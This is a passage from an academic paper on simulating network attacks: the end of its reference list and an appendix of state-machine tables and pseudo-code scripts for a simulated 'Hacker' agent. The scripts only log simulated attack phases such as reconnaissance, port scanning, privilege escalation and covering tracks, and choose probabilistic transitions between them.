[Swiler *et al*-01] L. Swiler, C. Phillips, D. Ellis, , and S. Chakerian. Computer-attack graph generation tool. *Proceedings DISCEX '01: DARPA Information Survivability Conference & Exposition II*, P. 307-321, June 2001.

[Synthetix-01] *Synthetix: Tools for Adapting Systems Software*. 2001. <http://www.cse.ogi.edu/DISC/projects/synthetix>.

[Templeton *et al*-00] S. J. Templeton and K. Levitt. A Requires/Provides Model for Computer Attacks. *Proceedings of the New Security Paradigms Workshop*, 2000.

[Thomas-99] Evan Thomas, *Attack Class: Buffer Overflows*. April 1999. http://sg.ulstu.ru/mirrored/6/attack_class.html/

[Turner *et al*-00] E. Turner and R. Zachary. *Securenet pro software's snp-l scripting system*. White paper. <http://www.intrusion.com>, July 2000.

[Vigna *et al*-00] G. Vigna, S.T. Eckmann, and R.A. Kemmerer, Attack Languages. *Proceedings of the IEEE Information Survivability Workshop*, Boston, October 2000.

[Yuill *et al*-99] J.Yuill, F.Wu, J.Settle, F.Gong, M.Huang. Intrusion Detection for an On-Going Attack. *RAID'99*, West Lafayette, Indiana, USA. 1999.

[Yuill *et al*-00] J.Yuill, F.Wu, J.Settle, F.Gong, R.Forno, M.Huang, J.Asbery. Intrusion-detection for incident-response, using a military battlefield-intelligence process. *Computer Networks*, No.34 (2000)


[Zeigler-90] B. P. Zeigler, *Object-oriented Simulation with Hierarchical, Modular Models: Intelligent Agents and Endomorphic systems*. Academic Press, 1990.

Appendix 1. Examples of the state machines of the Hacker Agent operation

I. State machine A (Network attack)

1. Identifier of the node to which the state machine corresponds. (1)

2. State machine diagram.



3. Main parameters of the state machine.

<i>State machine name</i>	A
<i>Relevant intentions</i>	1,2,3,4,5,6,7,8,9,10,11,12
<i>States</i>	R, I, End
<i>First State</i>	R
<i>Nonterminal states</i>	R, I
<i>Terminal states</i>	-
<i>Auxiliary states</i>	-

4. Parameters of transitions.

N	CS	Script Name	NS	Cond	Intentions												
					6												
1	2	3	4	5	1	2	3	4	5	6	7	8	9	10	11	12	
					IH	IS	IO	RE	UE	ABE	GAR	EP	CVR	IVR	AVR	CBD	
0	<u>A</u>	A_INIT_Entry Initialize	<u>R</u>		1	1	1	1	1	1	1	1	1	1	1	1	1
1	<u>R</u>	A_R_Entry A_R_Do	<u>R</u>		0.7	0.7	0.7	0.7	0.7	0.7	0.7	0.7	0.7	0.7	0.7	0.7	0.7
2	<u>R</u>		<u>End</u>		0.4	0.4	0.4	0.4	0.4	0.4	0.4	0.5	0.5	0.5	0.5	0.5	0.5
3	<u>R</u>		<u>I</u>		0.3	0.3	0.3	0.3	0.3	0.3	0	0	0	0	0	0	0
4	<u>I</u>	A_I_Entry A_I_Do	<u>I</u>		0	0	0	0	0	0	0.7	0.7	0.7	0.7	0.7	0.7	0.7
5	<u>I</u>		<u>R</u>		1	1	1	1	1	1	0.4	0.4	0.4	0.4	0.4	0.4	0.4
6	<u>I</u>		<u>End</u>		0	0	0	0	0	0	0.2	0.2	0.2	0.2	0.2	0.2	0.2
	<u>End</u>		<u>A_END_Do</u>		1	1	1	1	1	1	0.8	0.8	0.8	0.8	0.8	0.8	0.8

5. Transition conditions. Absent.

6. Scripts.

Script of the agent “Hacker” behaviour in the state A of the state machine A

Entry	
Entry action	IF Objective.Exist(Flag = "1") THEN Objective.Update(Flag = ""); ENDIF; CALLSCRIPT (Attack_Assign_Do); tmpLog.Create(); tmpLog_A=""; tmpLog_C=""; tmpLog_S=""; tmpLog_ResultComment=""; tmpLog_Type=""; tmpLog_DebugInfo=""; tmpLog_R=""; tmpLog_Description="";

	EXECSQL(Delete From Log); EXECSQL(Delete From LogResult); EXECSQL(Delete From Host); EXECSQL(Delete From Appl); EXECSQL(Delete From DomLink); EXECSQL(Delete From Security); EXECSQL(Delete From Service); EXECSQL(Delete From SharedRes); EXECSQL(Delete From Step); EXECSQL(Delete From TrusHosts); EXECSQL(Delete From User); EXECSQL(Delete From DNS1); EXECSQL(Delete From DNS2); EXECSQL(Delete From Domain); EXECSQL(Delete From DomHost); _InitAtLogView ();
State action	
Do action	_InitDB();
Initialize	
Transitions. Condition / Next state / Action	
	<input type="checkbox"/> R
Exit action	

Script of the agent “Hacker” behaviour in the state R of the state machine A

	Entry
Entry action	Log.Create(); Log.A = "A"; Log.S = "T"; Log.Description = "RECONNAISANCE"; Log.DebugInfo = "A => R"; Log.C = "Nonterminal_State_2"; Log.Type = 2; AUTO(R);
State action	
Do action	Step.xState = "R"; Step.Condition = 0; CALLSCRIPT(Do_script);
Transitions. Condition / Next state / Action	
Step.yState = "R"	<input type="checkbox"/> R
Step.yState = "I"	<input type="checkbox"/> I
Step.yState = "End"	<input type="checkbox"/> End
Exit action	

Scenario of the agent “Hacker” behaviour in the state I of the state machine A

	Entry
Entry action	Log.Create(); Log.A = "A"; Log.S = "I"; Log.Description = "IMPLANTATION AND THREAT REALIZATION"; Log.DebugInfo = "A => I"; Log.C = "Nonterminal_State_3"; Log.Type = 2; AUTO(I);
State action	
Do action	Step.xState = "I"; Step.Condition = 0; CALLSCRIPT(Do_script);
Transitions. Condition / Next state / Action	
Step.yState = "R"	<input type="checkbox"/> R
Step.yState = "I"	<input type="checkbox"/> I
Step.yState = "End"	<input type="checkbox"/> End
Exit action	

Script of the agent “Hacker” behaviour in the state End of the state machine A

Entry	
Entry action	State action
Do action A_End_Do	Log.Create(); Log.A="RRM"; Log.S="END"; Log.Type=10; Log.Description ="ATTACK IS OVER !!!"; _UpdateAtLogView();
Transitions. Condition / Next state / Action	
Exit action	

Common script of next state selection

Entry	
Entry action	State action
Do action Do_Script	Step.Objective = Objective.ObjID; Step.SMname = ClassAuto; TransitionSelect (Step.Objective, Step.SMname, Step.xState, Step.Condition, Step.yState); _UpdateAtLogView();
Transitions. Condition / Next state / Action	
Exit action	

Common script for the notion “Attack” cleaning

Entry	
Entry action	State action
Do action Attack_Erase_Do	Attack_Name=""; Attack_HackerIP=""; Attack_ip=""; Attack_Class=""; Attack_IsNet=0; Attack_Port=""; Attack_SubClass0=""; Attack_SubClass1=""; Attack_SubClass2=""; Attack_OSplatform=""; Attack_OType=""; Attack_OVersion=""; Attack_Message=""; Attack_SharedRes=""; Attack_DomLink=""; Attack_DomainControl=""; Attack_DomainName=""; Attack_UserID=""; Attack_UserSID=""; Attack_UserPsw=""; Attack_Appl=""; Attack_DNS1HostName=""; Attack_DNS2Post=""; Attack_SysTime=""; Attack_Mask=""; Attack_DNS2DomName=""; Attack_DNS1HostIP=""; Attack_TrusHost=""; Attack_IsInNet=0;
Transitions. Condition / Next state / Action	
Exit action	


Common script for defining the basic attributes of the notion “Attack”

Entry	
Entry action	State action
Do action Attack_Assign_Do	Attack_HackerIP=Objective_OwnIP; Attack_IsNet=Objective_Net; Attack_ip=Objective_Host;
Transitions. Condition / Next state / Action	
Exit action	

II. State machine R (Reconnaissance)

1. Identifier of the node to which the state machine corresponds. (1 1)

2. State machine diagram.



3. Main parameters of the state machine.

<i>State machine name</i>	R
<i>Relevant intentions</i>	1,2,3,4,5,6,7,8,9,10,11,12
<i>States</i>	R1, IH, IS, IO, CI, RE, UE, ABE, End
<i>First State</i>	R1
<i>Nonterminal states</i>	IH, IS, IO, CI, RE, UE, ABE
<i>Terminal states</i>	-
<i>Auxiliary states</i>	R1

4. Parameters of transitions.

N	CS	Script Name	NS	Cond	Intentions											
					6											
1	2	3	4	5	1	2	3	4	5	6	7	8	9	10	11	12
					IH	IS	IO	RE	UE	ABE	GAR	EP	CVR	IVR	AVR	CBD
					Pi / Ki											
0	R		R1		1	1	1	1	1	1	1	1	1	1	1	1
1	R1	R_R1_Entry R_R1_Do	IH		1	0	0	0	0	0	0	0	0	0	0	0
2	R1		IH		0	0	0	0	0	0	0.6	0.6	0.6	0.6	0.6	0.6
3	R1		IS		0	1	0	0	0	0	0	0	0	0	0	0
4	R1		IS		0	0	0	0	0	0	0.24	0.24	0.24	0.24	0.24	0.24
5	R1		IO		0	0	1	0	0	0	0	0	0	0	0	0
6	R1		IO		0	0	0	0	0	0	0.16	0.16	0.16	0.16	0.16	0.16
7	R1		RE		0	0	0	1	0	0	0	0	0	0	0	0
8	R1		UE		0	0	0	0	1	0	0	0	0	0	0	0
9	R1		ABE		0	0	0	0	0	1	0	0	0	0	0	0
10	IH	R_IH_Do R_IH_Entry	IH		0.7	0	0	0	0	0	0	0	0	0	0	0
11	IH		IH		0.4	1	1	1	1	1	1	1	1	1	1	1
12	IH		IS		0	0	0	0	0	0	0.6	0.6	0.6	0.6	0.6	0.6
13	IH		IO		0	0	0	0	0	0	0.4	0.4	0.4	0.4	0.4	0.4
14	IS	R_IS_Do R_IS_Entry	IS		0	0.7	0	0	0	0	0	0	0	0	0	0
15	IS		IS		1	0.4	1	1	1	1	1	1	1	1	1	1
16	IS		IO		0	0	0	0	0	0	1	1	1	1	1	1
17	IO	R_IO_Do R_IO_Entry	IO		0	0	0.7	0	0	0	0	0	0	0	0	0
18	IO		CI		0	0	0	0	0	0	1	1	1	1	1	1
19	IO		End		0	0	0.3	0	0	0	0	0	0	0	0	0
20	CI	R_CI_Do R_CI_Entry	RE		0	0	0	0	0	0	1	1	1	1	1	1
21	RE		RE		0	0	0	0.7	0	0	0	0	0	0	0	0
22	RE	R_RE_Do R_RE_Entry	RE		0	0	0	1	0.4	1	1	1	1	1	1	1
23	RE		UE		0	0	0	0	0	0	1	1	1	1	1	1
24	UE	R_UE_Do R_UE_Entry	UE		0	0	0	0.7	0	0	0	0	0	0	0	0
25	UE		ABE		0	0	0	0	0	0	1	1	1	1	1	1
26	UE		End		0	0	0	0	0.3	0	0	0	0	0	0	0
27	ABE	R_ABE_Do R_ABE_Entry	ABE		0	0	0	0	0	0.7	0	0	0	0	0	0
28	ABE		End		0	0	0	0	0	0.4	1	1	1	1	1	1
29	ABE		End		0	0	0	0	0	0	0	1	1	1	1	1

5. Transition conditions. Absent.

6. Scripts.

Script of the agent “Hacker” behaviour in the state R1 of the state machine R

Entry		
Entry action	Log.Create(); Log.A = "R"; Log.S = "R1"; Log.DebugInfo = "A => R => R1"; Log.C = "Intermediate_State_R1"; Log.Type = 0;	
R_R1_Entry		
State action		
Do action	Step.xState = "R1"; Step.Condition = 0; CALLSCRIPT(Do_script);	
R_R1_Do		
Transitions. Condition / Next state / Action		
Step.yState = "IH"	IH	
Step.yState = "IS"	IS	
Step.yState = "IO"	IO	
Step.yState = "RE"	RE	
Step.yState = "UE"	UE	
Step.yState = "ABE"	ABE	
Exit action		

Script of the agent “Hacker” behaviour in the state IH of the state machine R

Entry		
Entry action	Log.Create(); Log.A = "R"; Log.S = "IH"; Log.Description = "Identification of Hosts"; Log.DebugInfo = "A => R => IH"; Log.C = " Nonterminal_State_4"; Log.Type = 2; AUTO(IH);	
R_IH_Entry		
State action		
Do action	Step.xState = "IH"; Step.Condition = 0; CALLSCRIPT(Do_script);	
R_IH_Do		
Transitions. Condition / Next state / Action		
Step.yState = "IH"	IH	
Step.yState = "IS"	IS	
Step.yState = "IO"	IO	
Step.yState = "End"	End	
Exit action		

Script of the agent “Hacker” behaviour in the state IS of the state machine R

Entry		
Entry action	Log.Create(); Log.A = "R"; Log.S = "IS"; Log.Description = "Identification of Services"; Log.DebugInfo = "A => R => IS"; Log.C = " Nonterminal_State_6"; Log.Type = 2; AUTO(IS);	
R_IS_Entry		
State action		
Do action	Step.xState = "IS"; Step.Condition = 0; CALLSCRIPT(Do_script);	
R_IS_Do		
Transitions. Condition / Next state / Action		
Step.yState = "IH"	IH	
Step.yState = "IS"	IS	
Step.yState = "IO"	IO	
Step.yState = "End"	End	
Exit action		

Script of the agent “Hacker” behaviour in the state IO of the state machine R

Entry			
Entry action	Log.Create(); Log.A = "R"; Log.S = "IO"; Log.Description = "Identification of Operating system"; Log.DebugInfo = "A => R => IO"; Log.C = " Nonterminal_State_8"; Log.Type = 2; AUTO(IO);		
R_IO_Entry			
State action			
Do action	Step.xState = "IO"; Step.Condition = 0; CALLSCRIPT(Do_script);		
R_IS_Do			
Transitions. Condition / Next state / Action			
Step.yState = "IO"		IO	
Step.yState = "CI"		CI	
Step.yState = "End"		End	
Exit action			

Script of the agent “Hacker” behaviour in the state CI of the state machine R

Entry			
Entry action	Log.Create(); Log.A = "R"; Log.S = "CI"; Log.Description = " Collecting of Additional Information"; Log.DebugInfo = "A => R => CI"; Log.C = " Nonterminal_State_9"; Log.Type = 2; AUTO(CI);		
R_CI_Entry			
Do action	Step.xState = "CI"; Step.Condition = 0; CALLSCRIPT(Do_script);		
R_CI_Do			
Transitions. Condition / Next state / Action			
Step.yState = "RE"		RE	
Exit action			

Script of the agent “Hacker” behaviour in the state RE of the state machine R

Entry			
Entry action	Log.Create(); Log.A = "R"; Log.S = "RE"; Log.Description = "Shared Resource Enumeration"; Log.DebugInfo = "A => R => RE"; Log.C = " Nonterminal_State_10"; Log.Type = 2; AUTO(RE);		
R_RE_Entry			
Do action	Step.xState = "RE"; Step.Condition = 0; CALLSCRIPT(Do_script);		
R_RE_Do			
Transitions. Condition / Next state / Action			
Step.yState = "RE"		RE	
Step.yState = "UE"		UE	
Step.yState = "End"		End	
Exit action			

Script of the agent “Hacker” behaviour in the state UE of the state machine R

Entry			
Entry action	Log.Create(); Log.A = "R"; Log.S = "UE"; Log.Description = "Users and groups Enumeration"; Log.DebugInfo = "A => R => UE"; Log.C = "Nonterminal_State_12"; Log.Type = 2; AUTO(UE);		
R_UE_Entry			
State action			
Do action	Step.xState = "UE"; Step.Condition = 0; CALLSCRIPT(Do_script);		
R_UE_Do			
Transitions. Condition / Next state / Action			
Step.yState = "UE"		UE	
Step.yState = "ABE"		ABE	
Step.yState = "End"		End	
Exit action			


Script of the agent “Hacker” behaviour in the state ABE of the state machine R

Entry			
Entry action	Log.Create(); Log.A = "R"; Log.S = "UE"; Log.Description = "Applications and Banners Enumeration"; Log.DebugInfo = "A => R => ABE"; Log.C = " Nonterminal_State_14"; Log.Type = 2; AUTO(ABE);		
R_ABE_Entry			
State action			
Do action	Step.xState = "ABE"; Step.Condition = 0; CALLSCRIPT(Do_script);		
R_ABE_Do			
Transitions. Condition / Next state / Action			
Step.yState = "UE"		UE	
Step.yState = "ABE"		ABE	
Step.yState = "End"		End	
Exit action			

III. State machine I (Implantation and threat realization)

1. Identifier of the node to which the state machine corresponds. (1 2)

2. State machine diagram.



3. Main parameters of the state machine.

<i>State machine name</i>	I
<i>Relevant intentions</i>	1,2,3,4,5,6,7,8,9,10,11,12
<i>States</i>	I1, GAR, EP, GAD, TR, CT, CBD, End
<i>First State</i>	I1
<i>Nonterminal states</i>	GAR, EP, GAD, TR, CT, CBD
<i>Terminal states</i>	-
<i>Auxiliary states</i>	I1

4. Parameters of transitions.

N	CS	Script Name	NS	Cond	Intentions												
					6												
1	2	3	4	5	1	2	3	4	5	6	7	8	9	10	11	12	
					IH	IS	IO	RE	UE	ABE	GAR	EP	CVR	IVR	AVR	CBD	
Pi / Ki																	
0	I		I1		0	0	0	0	0	0	1	1	1	1	1	1	
1	I1	I_I1_Entry I_I1_Do	GAR		0	0	0	0	0	0	1	1	1	1	0	1	
2	I1		TR		0	0	0	0	0	0	0	0	0	0	0	1	0
3	GAR	I_GAR_Entry I_GAR_Do	EP		0	0	0	0	0	0	0	0.7	0.5	0.5	0	0.4	
4	GAR		GAD		0	0	0	0	0	0	0	0	0.2	0.2	0	0.2	
5	GAR		TR		0	0	0	0	0	0	0	0	0.3	0.3	0	0	
6	GAR		CT		0	0	0	0	0	0	0	0	0	0	0	0.2	
7	GAR		CBD		0	0	0	0	0	0	0	0	0	0	0	0.2	
8	GAR		End		0	0	0	0	0	0	1	0.3	0	0	0	0	
9	EP	I_EP_Entry I_EP_Do	GAD		0	0	0	0	0	0	0	0	0.4	0.4	0	0.4	
10	EP		TR		0	0	0	0	0	0	0	0	0	0.6	0.6	0	0
11	EP		CT		0	0	0	0	0	0	0	0	0	0	0	0.2	
12	EP		CBD		0	0	0	0	0	0	0	0	0	0	0	0.4	
13	EP		End		0	0	0	0	0	0	0	1	0	0	0	0	
14	GAD	I_GAD_Entry I_GAD_Do	TR		0	0	0	0	0	0	0	0	1	1	0	0	
15	GAD		CT		0	0	0	0	0	0	0	0	0	0	0	0.6	
16	GAD		CBD		0	0	0	0	0	0	0	0	0	0	0	0.4	
17	TR	I_TR_Entry I_TR_Do	CT		0	0	0	0	0	0	0	0	0.2	0.2	0	0	
18	TR		CBD		0	0	0	0	0	0	0	0	0.4	0.4	0	0	
19	TR		End		0	0	0	0	0	0	0	0	0.4	0.4	1	0	
20	CT	I_CT_Entry I_CT_Do	CBD		0	0	0	0	0	0	0	0	0.4	0.4	0	1	
21	CT		End		0	0	0	0	0	0	0	0	0.6	0.6	0	0	
22	CT		End	1	0	0	0	0	0	0	0	0	1	1	0	1	
23	CBD	I_CBD_Entry I_CBD_Do	CT		0	0	0	0	0	0	0	0	0.6	0.6	0	0.6	
24	CBD		End		0	0	0	0	0	0	0	0	0.4	0.4	0	0.4	
25	CBD		End	2	0	0	0	0	0	0	0	0	1	1	0	1	

5. Transition conditions.

Cond = 1 : Step.PrevState = “CBD”

Cond = 2 : Step.PrevState = “CT”

6. Scripts.

Script of the agent “Hacker” behaviour in the state I1 of the state machine I

Entry																	
Entry action		Log.Create(); Log.A = "I"; Log.S = "I1"; Log.DebugInfo = "A => I => I1"; Log.C = "Intermediate_State_I1"; Log.Type = 0;															
Do action		Step.xState = "I1"; Step.Condition = 0; Step.PrevState = "I1"; CALLSCRIPT(Do_script);															
Transitions. Condition / Next state / Action																	
Step.yState = "GAR"		GAR															
Step.yState = "TR"		TR															
Exit action																	

Script of the agent “Hacker” behaviour in the state GAR of the state machine I

Entry		
Entry action	Log.Create(); Log.A = "I"; Log.S = "GAR"; Log.Description = " Gating Access To Resources"; Log.DebugInfo = "A => I => GAR"; Log.C = "Nonterminal_State_16"; Log.Type = 2; AUTO(GAR);	
I_GAR_Entry		
State action		
Do action	Step.xState = "GAR"; Step.Condition = 0; Step.PrevState = "GAR"; CALLSCRIPT(Do_script);	
I_GAR_Do		
Transitions. Condition / Next state / Action		
Step.yState = "EP"	EP	
Step.yState = "GAD"	GAD	
Step.yState = "TR"	TR	
Step.yState = "CT"	CT	
Step.yState = "CBD"	CBD	
Step.yState = "End"	End	
Exit action		

Script of the agent “Hacker” behaviour in the state EP of the state machine I

Entry		
Entry action	Log.Create(); Log.A = "I"; Log.S = "EP"; Log.Description = "Escalating Privilege"; Log.DebugInfo = "A => I => EP"; Log.C = "Nonterminal_State_26"; Log.Type = 2; AUTO(EP);	
I_EP_Entry		
State action		
Do action	Step.xState = "EP"; Step.Condition = 0; Step.PrevState = "EP"; CALLSCRIPT(Do_script);	
I_EP_Do		
Transitions. Condition / Next state / Action		
Step.yState = "GAD"	GAD	
Step.yState = "TR"	TR	
Step.yState = "CT"	CT	
Step.yState = "CBD"	CBD	
Step.yState = "End"	End	
Exit action		

Script of the agent “Hacker” behaviour in the state GAD of the state machine I

Entry		
Entry action	Log.Create(); Log.A = "I"; Log.S = "GAD"; Log.Description = "Gaining Additional Data"; Log.DebugInfo = "A => I => GAD"; Log.C = "Nonterminal_State_27"; Log.Type = 2; AUTO(GAD);	
I_GAD_Entry		
State action		
Do action	Step.xState = "GAD"; Step.Condition = 0; Step.PrevState = "GAD"; CALLSCRIPT(Do_script);	
I_GAD_Do		
Transitions. Condition / Next state / Action		
Step.yState = "TR"	TR	
Step.yState = "CT"	CT	
Step.yState = "CBD"	CBD	
Exit action		

Script of the agent “Hacker” behaviour in the state TR of the state machine I

Entry			
Entry action	Log.Create(); Log.A = "I"; Log.S = "TR"; Log.Description = "Threat Realization"; Log.DebugInfo = "A => I => TR"; Log.C = "Nonterminal_State_28"; Log.Type = 2; AUTO(TR);		
I_TR_Entry			
State action			
Do action	Step.xState = "TR"; Step.Condition = 0; Step.PrevState = "TR"; CALLSCRIPT(Do_script);		
I_TR_Do			
Transitions. Condition / Next state / Action			
Step.yState = "CT"	CT		
Step.yState = "CBD"	CBD		
Step.yState = "End"	End		
Exit action			

Script of the agent “Hacker” behaviour in the state CT of the state machine I

Entry			
Entry action	Log.Create(); Log.A = "I"; Log.S = "CT"; Log.Description = "Covering Tracks"; Log.DebugInfo = "A => I => CT"; Log.C = "Nonterminal_State_32"; Log.Type = 2; AUTO(CT);		
I_CT_Entry			
State action			
Do action	Step.xState = "CT"; Step.Condition = 0; IF (Step.PrevState = "CBD") THEN Step.Condition = 1; ENDIF; Step.PrevState = "CT"; CALLSCRIPT(Do_script);		
I_CT_Do			
Transitions. Condition / Next state / Action			
Step.yState = "CBD"	CBD		
Step.yState = "End"	End		
Exit action			


Script of the agent “Hacker” behaviour in the state CBD of the state machine I

Entry			
Entry action	Log.Create(); Log.A = "I"; Log.S = "CBD"; Log.Description = "Covering Tracks"; Log.DebugInfo = "A => I => CBD"; Log.C = "Nonterminal_State_32"; Log.Type = 2; AUTO(CBD);		
I_CBD_Entry			
State action			
Do action	Step.xState = "CBD"; Step.Condition = 0; IF (Step.PrevState = "CT") THEN Step.Condition = 1; ENDIF; Step.PrevState = "CBD"; CALLSCRIPT(Do_script);		
I_CBD_Do			
Transitions. Condition / Next state / Action			
Step.yState = "CT"	CT		
Step.yState = "End"	End		
Exit action			

IV. State machine IH (Identification of Hosts)

1. Identifier of the node to which the state machine corresponds. (1 1 1)

2. State machine diagram.



3. Main parameters of the state machine.

<i>State machine name</i>	IH
<i>Relevant intentions</i>	1,2,3,4,5,6,7,8,9,10,11,12
<i>States</i>	IH1, DC, SPIH, IH2, End
<i>First State</i>	IH1
<i>Nonterminal states</i>	SPIH
<i>Terminal states</i>	DC
<i>Auxiliary states</i>	IH1, IH2

4. Parameters of transitions.

N	CS	Script Name	NS	Cond	Intentions											
					6											
					1	2	3	4	5	6	7	8	9	10	11	12
					IH	IS	IO	RE	UE	ABE	GAR	EP	CVR	IVR	AVR	CBD
					Pi / Ki											
0	IH		IH1		1	0	0	0	0	0	1	1	1	1	1	1
1	IH1	IH_IH1_Entry	DC		0.5	0	0	0	0	0	0.5	0.5	0.5	0.5	0.5	0.5
2	IH1	IH_IH1_Do	SPIH		0.5	0	0	0	0	0	0.5	0.5	0.5	0.5	0.5	0.5
3	DC	IH_DC_Entry	DC		0.3	0	0	0	0	0	0.3	0.3	0.3	0.3	0.3	0.3
		IH_DC_Do			0.8	1	1	1	1	1	0.8	0.8	0.8	0.8	0.8	0.8
4	DC		IH2		0.7	0	0	0	0	0	0.7	0.7	0.7	0.7	0.7	0.7
5	SPIH	IH_SPIH_Entry	SPIH		0.3	0	0	0	0	0	0.3	0.3	0.3	0.3	0.3	0.3
		IH_SPIH_Do			0.8	1	1	1	1	1	0.8	0.8	0.8	0.8	0.8	0.8
6	SPIH		IH2		0.7	0	0	0	0	0	0.7	0.7	0.7	0.7	0.7	0.7
7	IH2	IH_IH2_Entry	IH1		0.5	0	0	0	0	0	0.5	0.5	0.5	0.5	0.5	0.5
		IH_IH2_Do			0.3	1	1	1	1	1	0.3	0.3	0.3	0.3	0.3	0.3
8	IH2		End		0.5	0	0	0	0	0	0.3	0.3	0.3	0.3	0.3	0.3

5. Transition conditions. Absent.

6. Scripts.

Script of the agent “Hacker” behaviour in the state IH1 of the state machine IH

Entry		
Entry action		Log.Create(); Log.A = "IH"; Log.S = "IH1"; Log.DebugInfo = "A => R => IH => IH1"; Log.C = "Intermediate_State_IH1"; Log.Type = 0;
IH_IH1_Entry		
State action		
Do action		Step.xState = "IH1"; Step.Condition = 0; CALLSCRIPT(Do_script);
IH_IH1_Do		
Transitions. Condition / Next state / Action		
Step.yState = "DC"	DC	
Step.yState = "SPIH"	SPIH	
Exit action		

Script of the agent “Hacker” behaviour in the state DC of the state machine IH

Entry		
Entry action		dC = 0.6; Log.Create(); Log.A = "IH"; Log.S = "DC"; Log.Description = "Network Ping Sweeps"; Log.DebugInfo = "A => R => IH => DC"; Log.ResultComment = "IP-addresses"; Log.C = "Terminal_State_1"; Log.Type = 1; CALLSCRIPT(ip_address);
State action		
Do action		
IH_DC_Do		Step.xState = "DC"; Step.Condition = 0; CALLSCRIPT(Do_script);
Transitions. Condition / Next state / Action		
Step.yState = "DC"	DC	
Step.yState = "IH2"	IH2	
Exit action		

Script of the agent “Hacker” behaviour in the state SPIH of the state machine IH

Entry		
Entry action		Log.Create(); Log.A = "IH"; Log.S = "SPIH"; Log.Description = "Port Scanning"; Log.DebugInfo = "A => R => IH => SPIH"; Log.C = "Nonterminal_State_5"; Log.Type = 2; AUTO(SPIH);
State action		
Do action		
IH_SPIH_Do		Step.xState = "SPIH"; Step.Condition = 0; CALLSCRIPT(Do_script);
Transitions. Condition / Next state / Action		
Step.yState = "SPIH"	SPIH	
Step.yState = "IH2"	IH2	
Exit action		

Script of the agent “Hacker” behaviour in the state IH2 of the state machine IH

Entry		
Entry action		Log.Create(); Log.A = "IH"; Log.S = "IH2"; Log.DebugInfo = "A => R => IH => IH2"; Log.C = "Intermediate_State_IH2"; Log.Type = 0;
State action		
Do action		
IH_IH2_Do		Step.xState = "IH2"; Step.Condition = 0; CALLSCRIPT(Do_script);
Transitions. Condition / Next state / Action		
Step.yState = "IH1"	IH1	
Step.yState = "End"	End	
Exit action		


Common script for all terminal states of the state machines IH and SPIH

Entry			
Entry action			
State action			
Do action		IF (xHost.Exist (xHost.IP <> "")) THEN REPEAT AttRandom (dC, bX); IF (bX) THEN IF (NOT Host.Exist (Host.IP = xHost.IP)) THEN Host.Create(); Host.IP = xHost.IP; ENDIF; LogResult.Create(); LogResult.ID = Log.ID; LogResult.Result = Host.IP; ENDIF; UNTIL (xHost.Next()); ENDIF;	
Transitions. Condition / Next state / Action			
Exit action			

V. State machine SPIH (Port Scanning)

1. Identifier of the node to which the state machine corresponds. (1 1 1 2)

2. State machine diagram.



3. Main parameters of the state machine.

